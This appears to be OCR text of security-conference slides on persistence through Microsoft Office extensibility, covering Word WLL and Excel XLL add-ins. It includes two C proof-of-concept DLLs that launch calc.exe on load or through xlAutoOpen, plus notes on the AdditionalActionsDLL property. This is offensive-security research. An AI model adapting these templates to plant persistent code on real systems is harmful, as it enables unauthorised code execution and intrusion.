PUBLIC

MWR INFOSECURITY


Persisting with Microsoft Office: Abusing Extensibility Options


William Knowles

Urgh, Microsoft Office … why?

MWR LABS

- It's -everywhere- and it's got lots of use cases
- Office templates? What else?





Recycle Bin
randomDocument.docx
6:05 AM
7/20/2017

Urgh, Microsoft Office … why?

MWR LABS

- It's –everywhere– and it's got lots of use cases
- Office templates? What else?



WLL? Word … Linked Libraries?

MWR LABS

- It’s just a DLL …
- “… are standard Windows DLLs that implement and export specific functions to extend Word functionality”
- “… no enhancements and no documentation updates to Word WLLs since Microsoft Office 97”

WLLs ain’t nothin’ but vanilla DLLs


MWR LABS

```
#include "stdafx.h"

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        STARTUPINFO si;
        PROCESS_INFORMATION pi;
        ZeroMemory(&si, sizeof(si));
        si.cb = sizeof(si);
        ZeroMemory(&pi, sizeof(pi));
        CreateProcess(TEXT("C:\\windows\\system32\\calc.exe"), NULL, NULL, NULL, FALSE, CREATE_NEW_CONSOLE, NULL, NULL, &si, &pi);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Word … Linked Libraries?

MWR LABS

- Is it active? No.



Excel (XLL?) too …


MWR LABS

- Considerably more updated …
- You need to export the right functions.
- Does an XLL really need to be *.xll?

It’s like VBA’s Auto_Open() but not …

MWR LABS


```
#include "stdafx.h"

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

#define DllExport __declspec( dllexport )
extern "C" DllExport void xlAutoOpen() {
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    ZeroMemory(&pi, sizeof(pi));
    CreateProcess(TEXT("C:\\windows\\system32\\calc.exe"), NULL, NULL, NULL, FALSE, CREATE_NEW_CONSOLE, NULL, NULL, &si, &pi);
}
```


Recycle Bin
depends22_x86
XLLAddIn.txt
Windows PowerShell
PS C:\Users\lowpriv> $env:USERNAME
lowpriv
PS C:\Users\lowpriv> net user lowpriv | select-string Group
Local Group Memberships *Users
Global Group memberships *None
PS C:\Users\lowpriv>
2:15 AM
8/25/2017

AdditionalActionsDLL


- Only for Word with 2013/2016 Professional Plus.
- “AdditionalActionsDLL” is a property containing a path at:

